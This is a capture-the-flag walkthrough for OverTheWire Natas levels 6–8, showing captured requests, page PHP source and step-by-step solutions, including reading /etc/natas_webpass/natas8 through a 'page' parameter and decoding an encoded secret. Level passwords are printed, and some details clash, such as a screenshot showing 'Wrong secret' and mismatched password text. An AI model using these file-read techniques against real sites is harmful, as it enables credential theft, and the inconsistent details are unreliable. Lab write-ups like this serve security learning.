The screenshot shows a browser window and the Burp Suite proxy interface. In the browser, a page titled "NATAS6" is displayed with a form containing an input field labeled "Input secret:" with the value "hey" and a "Submit" button. Below the form is a link "View sourcecode". In the Burp Suite "Proxy" tab, a captured POST request is shown. The "Pretty" tab displays the request body: "secret=hey&submit=Submit". The "Raw" tab shows the raw HTTP message:


```

1 POST / HTTP/1.1
2 Host: natas6.natas.labs.overthewire.org
3 Content-Length: 24
4 Cache-Control: max-age=0
5 X-Content-Type-Options: nosniff
6 IfNotModifiedSince: 1523445600
7 Upgrade-Insecure-Requests: 1
8 Origin: http://natas6.natas.labs.overthewire.org
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Referer: http://natas6.natas.labs.overthewire.org/
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16 secret=hey&submit=Submit

```

- The things inside this is the server is receiving our request and responding by sending back page.

- Go to “PHP” code and see what is the process of that cod



```

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas6", "pass": "<censored>" };</script></head>
<body>
<h1>natas6</h1>
<div id="content">

<?
include "includes/secret.inc";

if(array_key_exists("submit", $_POST)) {
    if($secret == $_POST['secret']) {
        print "Access granted. The password for natas7 is <censored>";
    } else {
        print "Wrong secret";
    }
?>


<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>


```

- You would think , there is the secret code in this “includes/secret.inc” file.
- Then you can crack URL.
 - Then check it by adding it to the URL using

<https://natas6.natas.labs.overthewire.org/includes/secret.inc>



- Then you can see the secret code.



- secret = FOEIUWGHFEEUHOFUOIU

- Then go back to natas6 webpage using “ <http://natas6.natas.labs.overthewire.org> ” and give above secret code as input and submit it

The screenshot shows a browser window with three tabs open. The active tab is titled "natas6.natas.labs.overthewire.org". The page content displays the text "NATAS6" at the top. Below it, there is a form field with the placeholder "Input secret:" containing the value "FOEIUWGHFEEUHOFUOIU". A red box highlights this input field. To the right of the input field is a "Submit" button. In the top right corner of the page, there is a "SUBMIT TOKEN" button with a "We Chall" logo. Below the input field, there is a link labeled "View sourcecode". Above the input field, the text "Wrong secret" is displayed.


- Then you can see the password for next level

The screenshot shows a browser window with three tabs open. The active tab is titled "natas6.natas.labs.overthewire.org". The page content displays the text "NATAS6" at the top. Below it, there is a message "Access granted. The password for natas7 is" followed by the password "bmg8SvU1LizuWjx3y7xkNERkHxGre0GS". This message is highlighted with a red box. Below this message, there is an "Input secret:" field with a "Submit" button. To the right of the input field, there is a link labeled "View sourcecode".


- Password : **bmg8SvU1LizuWjx3y7xkNERkHxGre0GS**

Natas Level 6 → Level 7


- Username: natas7
 - URL: <http://natas7.natas.labs.overthewire.org>
 - Password : **bmg8SvU1LizuWjx3y7xkNERkHxGre0GS**
-
- Go to new tab and paste URL which is given and give the password and username to access this level.



- Then you can redirect to “home” page and “about” page



- You can see in URL , there is a key which is “page” and a value “home”.
- If you are go to “about” page, then you can see , the value is changed as “about”.



- This is a “GET” request
- Go to source to see whether there is a valuable information in there


```

Line wrap □
1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script>
10 <script>var wechallinfo = { "level": "natas7", "pass": "bmg85vU1LizuWjx3y7xkNERkHxGre0GS" };</script></head>
11 <body>
12 <h1>natas7</h1>
13 <div id="content">
14 <a href="index.php?page=home">Home</a>
15 <a href="index.php?page=about">About</a>
16 <br>
17 <br>
18 this is the front page
19
20 <!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->
21 </div>
22 </body>
23 </html>

```

The screenshot shows the browser's developer tools with the "View Source" tab selected. The source code for the page is displayed. A red box highlights the comment line 20: `<!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->`.


- There is a hint as well which is
“ password for webuser natas8 is in /etc/natas_webpass/natas8 ”
- We can give this location as the value of key which is “page”




- Then you can see the password for the next level.
 - Password : **xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q**

Natas Level 7 → Level 8

- Username: natas8
 - URL: <http://natas8.natas.labs.overthewire.org>
 - Password : **xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q**
-
- Go to new tab and paste URL which is given and give the password and username to access this level.



- Then you will redirect to the natas8 webpage.



- Go to source code to see whether there is a valuable information in there


```

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas8", "pass": "<censored>" };</script></head>
<body>
<h1>natas8</h1>
<div id="content">
<?
$encodedSecret = "3d3d516343746d4d6d6c315669563362";
function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}
if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
        print "Access granted. The password for natas9 is <censored>";
    } else {
        print "Wrong secret";
    }
}
?>
<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>


```

- Then go to terminal and type “php -a” to run php interactively.



```
(kali㉿kali)-[~] nmap -sn 192.168.1.0/24
Natas8
$ php -a
Interactive shell
php > 
```

- Then you have to decode the encoded secret.
- The encoded secret is encoded by base64_encode → strrev → bin2hex.
- Then you have to decode it by hex2bin → strrev → base64_decode




```
File Actions Editor View Help View Help
(kali㉿kali)-[~] Proxy Intruder Repeater Collaborator
$ php -a Extensions Learn
Interactive shell Intercept HTTP history WebSockets history Proxy settings
php > $encodedSecret = "3d3d516343746d4d6d6c315669563362";
php > $secret = base64_decode(strrev(hex2bin($encodedSecret)));
php > echo $secret;
oubWYf2kBq
php > 
```

- Then you can see the decoded secret which is “oubWYf2kBq”

- Then submit it to natas8 webpage's pop-up window.

(URL - <http://natas8.natas.labs.overthewire.org/>)




- Then you can see the password for the next level.



